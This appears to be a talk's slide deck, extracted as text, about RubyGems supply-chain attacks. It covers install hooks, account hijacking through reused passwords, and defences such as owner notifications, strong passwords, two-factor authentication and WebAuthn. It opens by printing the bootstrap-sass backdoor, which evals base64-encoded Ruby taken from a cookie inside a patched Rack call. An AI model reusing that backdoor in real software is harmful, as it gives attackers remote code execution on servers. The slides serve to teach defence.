   Rack::Sendfile.tap do |r|
     r.send :alias_method, :c, :call
     r.send(:define_method, :call) do |e|
       begin
         x = Base64.urlsafe_decode64(e['http_cookie'.upcase].scan(/___cfduid=(.+);/).flatten[0].to_s)
         eval(x) if x
       rescue Exception
       end
       c(e)
     end
   end
 end
rescue Exception
 nil
end
```

https://snyk.io/blog/malicious-remote-code-execution-backdoor-discovered-in-the-popular-bootstrap-sass-ruby-gem/

Code injection for `gem install`

- **RubyGems have the hooks for `gem install`**

```
Gem.pre_install do |installer|
  puts “All your base are belong to us”
end

Gem.post_install do |installer|
  puts “All your base are belong to us”
end
```

- **Also have hook for native extension**

Why your account was hijacked?

rubygems.org was attacked with pawned password.

> **“My RubyGems.org account was using an insecure, reused password that has leaked to the internet in other breaches."**

https://news.ycombinator.com/item?id=20745768

What can we do?

Do not re-use your password

Use the strong password (prefer 22+ chars)

Prepare two factor authentication With RubyGems 3

What's do rubygems.org?(1)

- "Notify the all owners when gem pushed"(done!)
- "Integrate GitHub commits"
  - GitHub is not the central in the world :)
- BitBucket, GitLab, and your git sever is vulnerable?



Gem rdoc (6.2.0) pushed to RubyGems.org Inbox ×

RubyGems.org <no-reply@mailer.rubygems.org>
to hsbt

RUBYGEMS.ORG

HOME | GUIDES | BLOG | CONTACT US

GEM PUSHED

rdoc

A gem you have push access to has recently released a new version.
Gem: **rdoc (6.2.0)**
Pushed by user: **aycabta** aycabta@gmail.com
Pushed at: **Wed, 28 Aug 2019 10:47:04 +0000**

If this push is expected, you do not need to take further action.
Only if this push is unexpected please take immediate steps to secure your account and gems:


1. If you suspect your account was compromised:
   - Change your password
   - Reset your API key
   - Enable multifactor authentication
2. Yank the version of the gem reported in this email
3. Report this incident to RubyGems.org

To stop receiving these messages, update your email notification settings.

Follow Us

What's do rubygems.org?(2)

Added Webauthn feature(!!1)





GMOペパボ株式会社

Wrap-up

Do not re-use your password

Use the strong password (prefer 22+ chars)

Prepare two factor authentication With RubyGems 3